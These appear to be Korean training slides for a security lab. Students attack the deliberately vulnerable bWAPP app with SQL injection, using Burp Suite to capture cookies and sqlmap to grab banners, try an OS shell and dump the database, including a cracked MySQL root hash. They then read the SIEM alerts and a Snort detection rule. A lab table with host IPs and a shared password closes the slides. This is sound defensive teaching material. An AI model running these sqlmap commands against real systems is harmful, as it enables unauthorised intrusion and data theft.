


The screenshot shows a web browser window with the URL `bee.kshield.jr/bWAPP/sql_i_1.php` in the address bar. The page title is "SQL Injection (GET/Search)". The navigation menu includes "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", and "Bl". Below the menu, there is a search form with the placeholder "Search for a movie:" and a "Search" button. A table below the form has columns labeled "Title", "Release", "Character", "Genre", and "IMDb".

<실습> SQL 인젝션을 활용한 침투

• 자동 진단을 위해 쿠키 정보 수집

- » 툴의 로그인 세션을 유지하기 위해 왼쪽 메뉴에서 버프스위트 실행
- » Temporary project를 선택하고 Next
- » Use Burp defaults를 선택하고 Start Burp 클릭




4

<실습> SQL 인젝션을 활용한 침투


- 자동 진단을 위해 쿠키 정보 수집

- 버프스위트는 OWASP-ZAP과 같은 프록시를 사용하므로 프록시를 유지한 비박스 사이트에 접속하려하면 패킷이 중간에 잡힌다.




<실습> SQL 인젝션을 활용한 침투

- 자동 진단을 위해 쿠키 정보 수집
 - 버프스위트에서 지나가는 패킷을 intercept에서 확인하면 쿠키의 정보를 얻을 수 있다.
 - 비박스는 로그인 세션이 살아있어야 공격이 가능하기 때문에 쿠키 정보를 유지해야 한다.



<실습> SQL 인젝션을 활용한 침투

- Sqlmap으로 자동 진단 수행
 - 방금 전에 수집한 정보를 토대로 자동 진단을 수행한다.
 - SQLMAP은 Sql 다양한 인젝션 공격을 수행하고 정보를 수집하는 파이썬 오픈소스 툴이다.
 - » -u : 공격 대상 url
 - » -b : SQL서버의 배너 정보 획득 시도
 - » -p : 공격할 파라미터
 - » -v : 공격 시 로그 상세도
 - » --cookie: 함께 전달할 쿠키(전달하지 않으면 로그인 페이지로 리다이렉션되며 공격을 시도할 수 없게 된다)
 - » --batch: 모든 설정 질의에 default로 설정



root@kali: ~

파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)

```
root@kali:~# sqlmap -u "http://bee.kshield.jr/bWAPP/sql_injection_1.php?title=aaa&action=search" -b -p title --batch -v 3 --cookie="security_level=0; PHPSESSID=db231c837bdd929d1cfa0e9bd07f0163"
```

4

<실습> SQL 인젝션을 활용한 침투

- Sqlmap으로 자동 진단 수행
 - Sqlmap으로 배너 정보 추출 결과

```
[04:47:02] [INFO] retrieved: 5.0.96-0ubuntu3
[04:47:02] [DEBUG] performed 5 queries in 0.05 seconds
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 4.1
banner: '5.0.96-0ubuntu3'
[04:47:02] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
bee.kshield.jr'

[*] shutting down at 04:47:02
```

4

<실습> SQL 인젝션을 활용한 침투

• 직접 침투 시도

- » Sqlmap 기능인 --os-shell 옵션으로 쉘 업로드 시도한다.
- » 그러나 sqlmap은 업로드하는데 실패했다는 로그를 보여준다.

```
root@kali:~# sqlmap -u "http://bee.kshield.jr/bWAPP/sql_1.php?title=aaa&action=search" --os-shell -p title -v 3 --cookie="security_level=0; PHPSESSID=db231c837bdd929d1cf0e9bd07f0163"
```

The terminal window shows the following session:

```

root@kali:~# sqlmap -u "http://bee.kshield.jr/bWAPP/sql_1.php?title=aaa&action=search" --os-shell -p title -v 3 --cookie="security_level=0; PHPSESSID=db231c837bdd929d1cf0e9bd07f0163"
[!] legal disclaimer: Usage of sqlmap without your owner's
consent is illegal. It is the end user's responsibility to respect
local, state and federal laws. Developers are solely responsible
for any misuse or damage caused by their programs.
[*] starting at 05:03:03

[19:10:19] [INFO] the back-end DBMS is MySQL
[19:10:19] [INFO] web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
[19:10:19] [INFO] web application technology: PHP 5.2.4, Apache 2.2.8
[19:10:19] [INFO] back-end DBMS: MySQL >= 4.1
[19:10:19] [INFO] going to use a web backdoor for command prompt
[19:10:19] [DEBUG] going to use '/tmp' as temporary files directory
[19:10:19] [INFO] fingerprinting the back-end DBMS operating system
[19:10:19] [DEBUG] resuming configuration option 'string' (movies)
[19:10:19] [DEBUG] performed 0 queries in 0.00 seconds
[19:10:19] [INFO] the back-end DBMS operating system is Linux
[19:10:19] [INFO] which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4


```

4

<실습> SQL 인젝션을 활용한 침투

• DB 정보 유출

- » 공격자는 DB라도 가져가자는 생각에 -a 옵션을 사용하여 데이터베이스의 모든 데이터를 크롤링



A terminal window titled 'root@kali: ~' showing a command being entered. The command is:

```
root@kali:~# sqlmap -u "http://bee.kshield.jr/bWAPP/sqli_1.php?title=aaa&action=search" --os-shell -p title -v 3 --cookie="security_level=0; PHPSESSID=db231c837bdd929d1cfa0e9bd07f0163" -a
```

<실습> SQL 인젝션을 활용한 침투

• DB 정보 유출

- » 공격자는 DB라도 가져가자는 생각에 -a 옵션을 사용하여 데이터베이스의 모든 데이터를 크롤링
- » 선택문이 뜨면 입력하지 않고 엔터를 눌러 기본 값으로 진행한다.

```
[05:31:07] [DEBUG] used the default behavior, running in batch mode
[05:31:07] [INFO] using hash method 'mysql_passwd'
[05:31:07] [INFO] resuming password 'bug' for hash '*07bdcc30e93a12aa2b693fd99990f044614a3e5'
[05:31:07] [DEBUG] post-processing table dump
Database: mysql
Table: user
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+-----+-----+-----+-----+
| Host | User   | Password          | ssl_type | Drop_priv | File_priv | Grant_priv | Super_priv | Alter_priv
| ssl_cipher | Index_priv | Create_priv | max_updates | Reload_priv | Delete_priv | Insert_priv | x509_issuer | Select_priv | Update_priv |
| Execute_priv | Show_db_priv | x509_subject | Process_priv | Shutdown_priv | max_questions | Show_view_priv | References_priv | max_connections | Repl_slave_priv |
| Repl_client_priv | Create_user_priv | Create_view_priv | Lock_tables_priv | Alter_routine_priv | Create_routine_priv |
| max_user_connections | Create_tmp_table_priv |
+-----+-----+-----+-----+-----+-----+-----+-----+
| %    | root   | *07BDCCE30E93A12AA2B693FD99990F044614A3E5 (bug) | <blank>  | Y      | Y      | Y      | Y      | Y      | Y      | Y      | Y      | Y
| <blank> | Y      | Y      | 0      | Y      | Y      | Y      | <blank> | Y      | Y      | Y      | Y      | Y
| Y      | Y      | <blank> | Y      | Y      | Y      | 0      | Y      | Y      | Y      | Y      | Y      | 0
| 0      | Y      | Y      | Y      | Y      | Y      | Y      | Y      | Y      | Y      | Y      | Y      | 0
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

<실습> SQL 인젝션을 활용한 침투

- 자동 진단 중에 탐지된 대량의 로그

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: siem UserID: 2 2018-09-20 20:18:51 GMT

RealTime Events Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	2661	siem-ens...	3.112468	2018-09-20 20:16:26	101.106.25.210	56538	10.20.30.100	80	6	ET WEB_SERVER MySQL SELECT CO...
RT	250	siem-ens...	3.112469	2018-09-20 20:16:26	101.106.25.210	56538	10.20.30.100	80	6	ET WEB_SERVER SELECT USER SQL ...
RT	2661	siem-ens...	3.112470	2018-09-20 20:16:26	101.106.25.210	56538	10.20.30.100	80	6	ET WEB_SERVER Possible SQL Injectio...
RT	2661	siem-ens...	3.112471	2018-09-20 20:16:26	101.106.25.210	56538	10.20.30.100	80	6	ET WEB_SERVER Possible SQL Injectio...
RT	2590	siem-ens...	3.112472	2018-09-20 20:16:26	10.20.30.100	33416	10.20.30.150	80	6	ET WEB_SERVER MySQL SELECT CO...
RT	251	siem-ens...	3.112473	2018-09-20 20:16:26	10.20.30.100	33416	10.20.30.150	80	6	ET WEB_SERVER SELECT USER SQL ...
RT	2590	siem-ens...	3.112474	2018-09-20 20:16:26	10.20.30.100	33416	10.20.30.150	80	6	ET WEB_SERVER Possible SQL Injectio...
RT	2590	siem-ens...	3.112475	2018-09-20 20:16:26	10.20.30.100	33416	10.20.30.150	80	6	ET WEB_SERVER Possible SQL Injectio...
RT	5189	siem-ens...	3.112476	2018-09-20 20:16:26	10.20.30.100	80	101.106.25.210	56538	6	ET WEB_SERVER SQL Errors in HTTP 2...
RT	5124	siem-ens...	3.112484	2018-09-20 20:16:26	10.20.30.150	80	10.20.30.100	33418	6	ET WEB_SERVER SQL Errors in HTTP 2...
RT	15	siem-ens...	3.112498	2018-09-20 20:16:26	10.20.30.100	33422	10.20.30.150	80	6	ET WEB_SERVER Possible MySQL SQL...
RT	602	siem-ens...	3.112505	2018-09-20 20:16:26	101.106.25.210	56546	10.20.30.100	80	6	ET WEB_SERVER Possible MySQL SQL...
RT	587	siem-ens...	3.112510	2018-09-20 20:16:26	10.20.30.100	33424	10.20.30.150	80	6	ET WEB_SERVER Possible MySQL SQL...

IP Resolution Agent Status Snort Statistics System Msgs

Reverse DNS Enable External DNS

Src IP: Dst IP: Whois Query: None Src IP Dst IP

Show Packet Data Show Rule

```
alert tcp $EXTERNAL_NET any ->$HTTP_SERVERS $HTTP_PORTS (msg:"ET SCAN Sqlmap SQL Injection Scan"; flow:to_server,established; content:"User-Agent[3a] sqlmap"; fast_pattern:only; http_header; detection_filter:track_by_dst, count 4, seconds 20; reference:url,sqlmap.sourceforge.net; reference:url,doc.emergingthreats.net/2008538; classtype:attempted-recon; sid:2008538; rev:8; metadata:affected_product Web Server Applications attack_target Web Server environment Datacenter)
```

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
TCP	10.20.30.100	10.20.30.150	4	5	0	767	23854	2	0	64	35241
U A P R S F Source Dest R R R C S S Y I Port Port 1 0 G K H T N N Seq # Ack # Offset Res Window Urp ChkSum											
DATA	47 45 54 20 2F 62 57 41 50 50 2F 73 71 6C 69 5F 31 2E 70 68 70 3F 74 69 74 6C 65 3D 61 61 61 25 32 37 25 32 30 4F 52 25 32 30 52 4F 57 25 32 38 31 30 34 39 25 32 43 37 39 34 39 25 32 39 25 33 45 25 32 38 53 45 4C 45 43 54 25 32 30 43 4F 55 4E 54 25 32 38 25 32 41 25 32 39 25 32 43 43 4F	GET /bwAPP/sql1_1.php?title=aaa% 27%20OR%20ROW%28 1049%2C7949%29%3 E%28SELECT%20COU NT%28%2A%29%2CC0									
Search Packet Payload Hex Text NoCase											

<실습> SQL 인젝션을 활용한 침투

• 수강생 과제

- 남겨진 로그를 분석하여 피해 규모를 파악해보자.
- 공격이 성공하였는가? 그렇게 판단할 수 있는 근거는 무엇인가?
- 공격으로 인해 어떤 데이터가 빠져나갔는가? 그렇게 판단한 근거는 무엇인가?

5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

• XSS 공격을 활용한 관리자 쿠키 탈취

– 실습 목표

» XSS 공격 이상 징후를 탐지한다.

– 실습 환경

구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdksjfwj0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
Main	KISA-FW	192.5.90.100/24 (WAN) 192.5.90.160/24 (WAN) 10.20.30.1/24 (DMZ) 172.16.20.1/24 (Intra) 192.168.100.1/24 (IT) 192.168.201.1/24 (LAN-1) 192.168.202.1/24 (LAN-2)	admin	qhdksjfwj0!	pfSense 2.3.5-RELEASE-p2 (NTP Server, DNS Resolver, Snort 3.2.9.7_1) DNAT(1:1) : 192.168.90.100 -> 10.20.30.100 DNAT(1:1) : 192.168.90.160 -> 10.20.30.160 LAN-1, LAN-2에서는 인터넷 접속만 가능 LAN-1, LAN-2 상호간 네트워크 접근통제
DMZ	KISA-WAF	10.20.30.100	waf	qhdksjfwj0!	Ubuntu 16.04.5 LTS Nginx 1.15.2 + Modsecurity Log Path : /var/log/modsec_audit.log
	KISA-Bee	내부 IP : 10.20.30.150	bee	qhdksjfwj0!	http://bee.kshield.jr (DNS : 192.5.90.100)
Intra	KISA-SIEM	172.16.20.10	siem	qhdksjfwj0!	Security Onion 16.04.5.1 (2018.08.02)
IT	KISA-IT-11	192.168.100.11	Administrator	qhdksjfwj0!	Windows 7 Pro K (psftp, putty)

